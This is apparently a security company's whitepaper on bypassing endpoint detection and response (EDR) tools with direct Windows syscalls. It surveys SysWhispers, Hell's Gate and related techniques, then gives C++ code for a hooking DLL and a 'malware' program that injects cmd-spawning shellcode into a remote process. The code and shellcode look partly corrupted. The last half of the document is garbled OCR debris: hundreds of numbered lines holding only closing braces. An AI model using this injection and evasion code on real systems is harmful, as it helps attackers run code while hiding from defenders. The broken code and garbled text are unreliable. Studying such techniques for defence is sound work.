

# EDR EVASION TECHNIQUES USING SYSCALLS



**HADESS**

[WWW.HADESS.IO](http://WWW.HADESS.IO)

# INTRODUCTION

Endpoint Detection and Response (EDR) solutions have become a cornerstone in the cybersecurity landscape, offering real-time monitoring and response capabilities to threats at the endpoint level. However, as with any security measure, adversaries continually seek ways to bypass or neutralize them. One of the emerging trends in this cat-and-mouse game is the use of syscalls and API calls to evade detection. This article introduces some of the notable techniques and tools in this domain, including SysWhispers, Tartarus Gate, Perun's Fart, Hell's Gate, Hell's Hall, and more.

## 1. The Power of Syscalls and API Calls

Syscalls (system calls) are direct interfaces to the operating system's kernel, allowing software to request services from the kernel. By invoking syscalls directly, malware can bypass the higher-level APIs that EDR solutions typically monitor, making detection more challenging.

API (Application Programming Interface) calls, on the other hand, are a set of routines and tools for building software applications. Malware can misuse these calls or use less common APIs to evade detection.

## 2. SysWhispers

SysWhispers is a tool that aids in the generation of shellcode that invokes syscalls directly. By doing so, it can bypass security products that monitor API calls. SysWhispers provides a bridge between current red team tooling and direct syscall execution to enhance evasion.

## 3. Tartarus Gate

Tartarus Gate is a sophisticated technique that dives deep into the realm of syscalls. It's a method that leverages the power of syscalls to execute code and manipulate processes, all while staying under the radar of most EDR solutions.

## 4. Perun's Fart

Named after the Slavic god of thunder, Perun's Fart is a technique that focuses on finding a fresh, unhooked copy of `ntdll` without reading it from the disk. The idea is to exploit the brief window between a new process's instantiation and the moment AV/EDR tools inject their hooks.

## 5. Hell's Gate and Hell's Hall

Hell's Gate and Hell's Hall are techniques that revolve around dynamic system call invocation. By leveraging these methods, attackers can execute syscalls dynamically, making it harder for EDR solutions to detect malicious activities.

# DOCUMENT INFO



To be the vanguard of cybersecurity, HadesS envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish HadesS as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At HadesS, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

## **Security Researcher**

Amir Gholizadeh (@arimaqz)

Surya Dev Singh (@kryolite\_secure)

# TABLE OF CONTENT

Executive Summary

Attacks

- Direct system calls
  - syswhisper
  - hell's gate
  - hallo's gate
  - tartarus gate
- Indirect system calls
- perun's fart
- API-unhooking

Conclusion

# Executive Summary

Endpoint Detection and Response (EDR) solutions are designed to monitor, detect, and respond to threats on endpoints in real-time. However, advanced adversaries have developed techniques to bypass these solutions, primarily using syscalls and API calls. Here's a concise technical overview of some of the notable methods and tools:

## 1. Syscalls and API Calls: The Basics

- **Syscalls (System Calls):** Direct interfaces to an operating system's kernel. They allow software to request kernel-level services.
- **API (Application Programming Interface) Calls:** Set of routines and tools for building software. Malicious actors can misuse or leverage less common APIs to evade detection.

## 2. SysWhispers

- **Purpose:** Generates shellcode that directly invokes syscalls, bypassing higher-level APIs.
- **Advantage:** Evades security products that monitor standard API calls, bridging the gap between red team tools and direct syscall execution.

## 3. Tartarus Gate

- **Nature:** A technique leveraging syscalls for code execution and process manipulation.
- **Effectiveness:** By diving deep into syscalls, it remains undetected by most EDR solutions.

## 4. Perun's Fart

- **Strategy:** Finds an unhooked copy of `ntdll` without disk reads.
- **Mechanism:** Exploits the time gap between a new process's creation and when AV/EDR tools apply their hooks.

## 5. Hell's Gate & Hell's Hall

- **Core Concept:** Focus on dynamic system call invocation.
- **Outcome:** Enables dynamic syscall execution, making detection by EDR solutions more challenging.

## 6. Tartarusgate

- **Design:** An advanced version or variant of the Tartarus Gate technique, further enhancing the power and stealth of syscall-based evasion.

## Key Findings

the art of execution in Windows encompasses a range of advanced techniques that allow malware to operate stealthily and resist detection and removal efforts. The key findings highlight the innovative and diverse methods used by modern malware to evade security measures, emphasizing the need for advanced and comprehensive security solutions to counter these threats.

- SysWhispers
- tartarus gate
- perun's fart
- Hell's gate
- Hell's hall
- Tartarusgate
- Perun's fart



# Abstract

In the intricate world of cybersecurity, Endpoint Detection and Response (EDR) systems have emerged as critical tools, designed to monitor, detect, and counteract threats in real-time at the endpoint level. These systems, while robust, are not infallible. As they evolve, so too do the techniques of those who wish to bypass them. A particularly sophisticated method gaining prominence among adversaries is the use of system calls, commonly referred to as syscalls, to navigate around these defenses.

Syscalls act as direct conduits to an operating system's kernel. They are fundamental in allowing software to request specific services from the kernel. In the context of evasion, attackers leverage syscalls to bypass the more conspicuous and frequently monitored Application Programming Interfaces (APIs). By directly invoking syscalls, malicious entities can effectively operate beneath the typical radar of EDR systems, making their activities harder to detect and counter.

The appeal of syscall-based evasion lies in its subtlety. Instead of confronting EDR systems head-on, attackers are essentially slipping through the cracks, exploiting the very mechanisms that operating systems rely upon for their functionality. This approach not only challenges current EDR capabilities but also raises questions about the fundamental ways in which we approach endpoint security.

For cybersecurity professionals, the rise of syscall-based evasion techniques underscores a pivotal challenge: the need for continuous adaptation. As attackers refine their methods, EDR solutions must advance in tandem, ensuring they can detect not just known threats, but also anticipate novel evasion strategies.

# METHODS



SysWhispers



Tartarus Gate



Perun's Fart



Hell's Gate



Hell's Hall

01



# Attacks



## What are Windows Syscalls

EDR evasion is a set of techniques that attackers use to bypass endpoint detection and response (EDR) solutions. EDR solutions are designed to monitor endpoints for malicious activity and to respond to incidents when they occur. However, attackers are constantly developing new techniques to evade EDR solutions.

syscalls are windows internals components that provide a way for windows programmer to interact or develop the programs related to windows system . These programs can be used in ways such as accessing specific services , reading or writing to a file, creating a new process in userland, or allocating memory to programs , use cryptographic functions in your programs. But syscalls are intermediary when someone uses the windows api using win32. These syscalls are also called native api for windows. The majority of syscalls are not officially documented by Microsoft , Thus we relies on other thrid party documentation. gernally All syscalls returns NTSTATUS value indicate its suces or error, but It is important to note that while some NtAPIs return NTSTATUS , they are not necessarily syscalls.


eg : NtAllocateVirtualMemory is syscalls that is actually runs under the hood when we access the functions likes VirtualAlloc or VirtualAllocEx From winapi. Here ntdll.dll File from windows plays important role, how? most of the native syscalls, which are called are from ntdll.dll file.

This syscalls have more advantages over standard winapi functions. This syscalls functions from ntdll.dll provide more customizability over the parameter passed and arguments that those functions will be acceptings , Thus provide a ways for evading host-based security solutions.

eg : NtAllocateVirtualMemory vs VirtualAlloc in terms of arguments .

```
LPVOID VirtualAlloc(  
[in, optional] LPVOID lpAddress,  
  
[in]          SIZE_T dwSize,  
  
[in]          DWORD flAllocationType,  
  
[in]          DWORD flProtect  
);  
  
__kernel_entry NTSYSCALLAPI NTSTATUS NtAllocateVirtualMemory(  
  
[in]  
HANDLE  
ProcessHandle,  
[in, out] PVOID  
*BaseAddress,  
[in]  
ULONG_PTR  
ZeroBits,  
[in, out] PSIZE_T  
RegionSize,  
[in]  
ULONG  
AllocationType,  
[in]  
ULONG  
Protect  
);
```

NtAllocateVirtualMemory allows you to set custom memory protection flags using the AllocationType and Protect parameters. This enables you to have more control over the protection of the allocated memory.



## System Service Number (SSN)

Every Syscalls has special unique number given to it called SSN , this SSN number is used by kernel to distinguish syscalls from other syscall . For example,

the NtAllocateVirtualMemory syscall will have an SSN of 24

whereas NtProtectVirtualMemory will have an SSN of 80, these numbers are what the kernel uses to differentiate NtAllocateVirtualMemory from NtProtectVirtualMemory .

## How EDR works / How Userland Hooking implemented by EDR?

EDR usually detects the malicious call from the program using Hooking Technique :

Userland Hooking

Kernel Mode Hooking


When we (red teamer's) tires to execute any functions using high level WinAPI , function from ntdll.dll are indirectly triggered , The EDR applies hooks over them to detect for malicious calls.

For eg: By hooking the NtProtectVirtualMemory syscall, the security solution can detect higher-level WinAPI calls such as VirtualProtect , even when it is hidden from the import address table (IAT) of the binary.

We can use ntdll functions directly by resolving their addresses from ntdll.dll but they are still hooked by EDR solutions , the way they work is that they use an instruction called syscall(64bit)/sysenter(32bit) to invoke the ntapi function and enter the kernel mode to execute that function, and EDR places its hook right before that instruction. Thus Interrupting the execution flow. To overcome this problem malware developer/ Red Teamers uses SSN (system service number) and do not relies on ntdll.dll to resolve the address of the functions. to execute the functions thus potentially bypassing the hooks set up by EDR.

EDR solutions can search any region of the memory that have execution permission for the malicious Signature. This userland hooks are placed just before the calling of syscalls instruction which is last step in exection in usermode.

Modern EDR places its hook in post-execution after the flow is transferred to the kernel . although windows other security features prevents the patching of kernel level memory and makes it difficult to place hook inside that. Placing kernel mode hooks may also result in stability issue and cause unexpected behavior, which is why its rarely implement usually in modern EDRs.



## Implementing mini EDR.dll for hooking syscalls

This will be our mini EDR code that will be used to place hooked on NtAllocateVirtualMemory . we will generate DLL file form this

```

#include <windows.h>
#include <iostream>
#include "detours.h"
#pragma warning(disable : 4530)

// TO COMPILE:
//cl.exe /nologo /W0 edr.cpp /MT /link /DLL detours\lib.X64\detours.lib /OUT:edr.dll

BOOL Hook(void) {

LONG err;

myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(GetModuleHandleW(L"ntdll.dll"),
"NtAllocateVirtualMemory");

DetourRestoreAfterWith();

DetourTransactionBegin(); DetourUpdateThread(GetCurrentThread()); DetourAttach(&(PVOID&)myNtAllocateVirtualMemory,
HookedNtAllocateVirtualMemory);

...
    
```



we can compile it using :

```
cl.exe /nologo /W0 edr.cpp /MT /link /DLL detours\lib.X64\detours.lib /OUT:edr.dll
```

Now we have to create a malware program that will inject our shell code to remote process , but that malware program should also take this edr.dll file , which in real would be implemented by EDR solutions for hooking , here we will do it manually. for this malware we will use dynamic loading of native api ,means we will be using ntdll.dll functions by resolving its addresses on runtime and concept of remote process injection for injecting the shellcode in remote process's memory.

## Using Ntdll functions directly from ntdll.dll file by resolving addresses on Runtime for Remote Process Injection

```
#include <Windows.h>
#include <iostream>
#include <winternl.h>

using pNtProtectVirtualMemory = NTSTATUS (NTAPI*)(
    IN HANDLE                ProcessHandle,          // Process handle whose
                                                                    // memory protection is to be changed
    IN OUT PVOID* BaseAddress,          // Pointer to the base address to
    protect
    IN OUT PSIZE_T           NumberOfBytesToProtect, // Pointer to size of
    region to protect
    IN ULONG                 NewAccessProtection,    // New memory
    protection to be set
    OUT PULONG               OldAccessProtection    // Pointer to a
    variable that receives the previous access protection );

int main(int argc, char** argv)
{
    std::cout << "inject edr.dll to PID '" << GetProcessId(GetCurrentProcess())
    <<"' and then press any key to continue!" << std::endl; getchar();
    // shellcode to spawn a cmd.exe prompt
    unsigned char buf[] =
        "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
        "\x52\x51\x56\x48\x31\xd2\x65\x48\xb5\x2\x60\x48\xb5"
        "\x18\x48\xb5\x20\x48\xb7\x72\x50\x48\xf7\x4a\x4a"
        "\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
        "\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\xb5"
        "\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
        "\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
        "\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
        "\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
        "\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
        "\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
        "\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
        "\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
```




high level breakdown of the code :

- In above code we are using Windows Native api to resolve the address of the functions in ntdll.dll files to run the program .
- The program above waits for user to attach EDR.dll file which will apply userland hooks over the program .
- The programs then allocate virtual memory in the remote process using NtOpenProcess and NtAllocateVirtualMemory
- Program now supplies our shellcode to allocated region of remote process and give nessary permission to execute it using NtProtectVirtualMemory
- Then program run the shellcode using NtCreateThreadEx in context of remote process.


## POC on How Userland Hooks in EDRs Detect syscalls

First we have compile our main malware program , which uses the concept of Remote Process Inject , where we have to specify the <PID> of remote process as an argument to our malware program.




Afte we compile our malware program from the above code , we can the program as malware.exe <pid> , here PID can be any PID for remote process injection , for the


demonstration purpose will will use notepad.exe pid . open the notepad in background and gets its pid.



After Running the Program with that PID , it will ask for dll to inject into the process which is actually running the malware ( here EDR\_EVASION.exe )




we have to use our edr.dll file which we generate earlier , that will applies hook over usage of NtAllocateVirtualMemory



EDR HOOK INSTALLED

after sucessfully hooking our program with apropiated dll file , we will ge reporse in prompt



detected NtAllocateVirtualMemory

Now if try to run the program (press enter again) , it will gets detected by EDR.dll file

```

1 #include <
2 #include <
3 #include <
4
5 using System;
6
7 IN
8 IN
9 IN
10 IN
11 C:\Users\szero\source\repos\EDR_EVASION\x64\Debug>EDR_EVASION.exe 14860
12 inject edr.dll to PID '14576' and then press any key to continue!
13 [EDR] Hook installed.
14
15 using System;
16 IN
17 [EDR] detected NtAllocateVirtualMemory usage on PID 14860
18 IN
19 successfully injected to 14860 at virtual memory 000002ADBAE90000
20 IN
21 [EDR] detected NtAllocateVirtualMemory usage on PID 14576
22 [EDR] detected NtAllocateVirtualMemory usage on PID 14576
23 [EDR] detected NtAllocateVirtualMemory usage on PID 14576
24 [EDR] detected NtAllocateVirtualMemory usage on PID 14576
25 [EDR] detected NtAllocateVirtualMemory usage on PID 14576
26 [EDR] detected NtAllocateVirtualMemory usage on PID 14576
27 [EDR] Hook uninstalled.
28
29 }
30
31 }
32
33 }
34
35 }
36
37 }
38
39 }
40
41 }
42
43 }
44
45 }
46
47 }
48
49 }
50
51 }
52
53 }
54
55 }
56
57 }
58
59 }
60
61 }
62
63 }
64
65 }
66
67 }
68
69 }
70
71 }
72
73 }
74
75 }
76
77 }
78
79 }
80
81 }
82
83 }
84
85 }
86
87 }
88
89 }
90
91 }
92
93 }
94
95 }
96
97 }
98
99 }
100
101 }
102
103 }
104
105 }
106
107 }
108
109 }
110
111 }
112
113 }
114
115 }
116
117 }
118
119 }
120
121 }
122
123 }
124
125 }
126
127 }
128
129 }
130
131 }
132
133 }
134
135 }
136
137 }
138
139 }
140
141 }
142
143 }
144
145 }
146
147 }
148
149 }
150
151 }
152
153 }
154
155 }
156
157 }
158
159 }
160
161 }
162
163 }
164
165 }
166
167 }
168
169 }
170
171 }
172
173 }
174
175 }
176
177 }
178
179 }
180
181 }
182
183 }
184
185 }
186
187 }
188
189 }
190
191 }
192
193 }
194
195 }
196
197 }
198
199 }
200
201 }
202
203 }
204
205 }
206
207 }
208
209 }
210
211 }
212
213 }
214
215 }
216
217 }
218
219 }
220
221 }
222
223 }
224
225 }
226
227 }
228
229 }
230
231 }
232
233 }
234
235 }
236
237 }
238
239 }
240
241 }
242
243 }
244
245 }
246
247 }
248
249 }
250
251 }
252
253 }
254
255 }
256
257 }
258
259 }
260
261 }
262
263 }
264
265 }
266
267 }
268
269 }
270
271 }
272
273 }
274
275 }
276
277 }
278
279 }
280
281 }
282
283 }
284
285 }
286
287 }
288
289 }
290
291 }
292
293 }
294
295 }
296
297 }
298
299 }
300
301 }
302
303 }
304
305 }
306
307 }
308
309 }
310
311 }
312
313 }
314
315 }
316
317 }
318
319 }
320
321 }
322
323 }
324
325 }
326
327 }
328
329 }
330
331 }
332
333 }
334
335 }
336
337 }
338
339 }
340
341 }
342
343 }
344
345 }
346
347 }
348
349 }
350
351 }
352
353 }
354
355 }
356
357 }
358
359 }
360
361 }
362
363 }
364
365 }
366
367 }
368
369 }
370
371 }
372
373 }
374
375 }
376
377 }
378
379 }
380
381 }
382
383 }
384
385 }
386
387 }
388
389 }
390
391 }
392
393 }
394
395 }
396
397 }
398
399 }
400
401 }
402
403 }
404
405 }
406
407 }
408
409 }
410
411 }
412
413 }
414
415 }
416
417 }
418
419 }
420
421 }
422
423 }
424
425 }
426
427 }
428
429 }
429
430 }
431
432 }
433
434 }
435
436 }
437
438 }
439
440 }
441
442 }
443
444 }
445
446 }
447
448 }
449
450 }
451
452 }
453
454 }
455
456 }
457
458 }
459
460 }
461
462 }
463
464 }
465
466 }
467
468 }
469
470 }
471
472 }
473
474 }
475
476 }
477
478 }
479
480 }
481
482 }
483
484 }
485
486 }
487
488 }
489
490 }
491
492 }
493
494 }
495
496 }
497
498 }
499
500 }
501
502 }
503
504 }
505
506 }
507
508 }
509
510 }
511
512 }
513
514 }
515
516 }
517
518 }
519
520 }
521
522 }
523
524 }
525
526 }
527
528 }
529
530 }
531
532 }
533
534 }
535
536 }
537
538 }
539
540 }
541
542 }
543
544 }
545
546 }
547
548 }
549
550 }
551
552 }
553
554 }
555
556 }
557
558 }
559
560 }
561
562 }
563
564 }
565
566 }
567
568 }
569
570 }
571
572 }
573
574 }
575
576 }
577
578 }
579
580 }
581
582 }
583
584 }
585
586 }
587
588 }
589
590 }
591
592 }
593
594 }
595
596 }
597
598 }
599
600 }
601
602 }
603
604 }
605
606 }
607
608 }
609
610 }
611
612 }
613
614 }
615
616 }
617
618 }
619
620 }
621
622 }
623
624 }
625
626 }
627
628 }
629
630 }
631
632 }
633
634 }
635
636 }
637
638 }
639
640 }
641
642 }
643
644 }
645
646 }
647
648 }
649
650 }
651
652 }
653
654 }
655
656 }
657
658 }
659
660 }
661
662 }
663
664 }
665
666 }
667
668 }
669
670 }
671
672 }
673
674 }
675
676 }
677
678 }
679
680 }
681
682 }
683
684 }
685
686 }
687
688 }
689
690 }
691
692 }
693
694 }
695
696 }
697
698 }
699
700 }
701
702 }
703
704 }
705
706 }
707
708 }
709
710 }
711
712 }
713
714 }
715
716 }
717
718 }
719
720 }
721
722 }
723
724 }
725
726 }
727
728 }
729
730 }
731
732 }
733
734 }
735
736 }
737
738 }
739
740 }
741
742 }
743
744 }
745
746 }
747
748 }
749
750 }
751
752 }
753
754 }
755
756 }
757
758 }
759
760 }
761
762 }
763
764 }
765
766 }
767
768 }
769
770 }
771
772 }
773
774 }
775
776 }
777
778 }
779
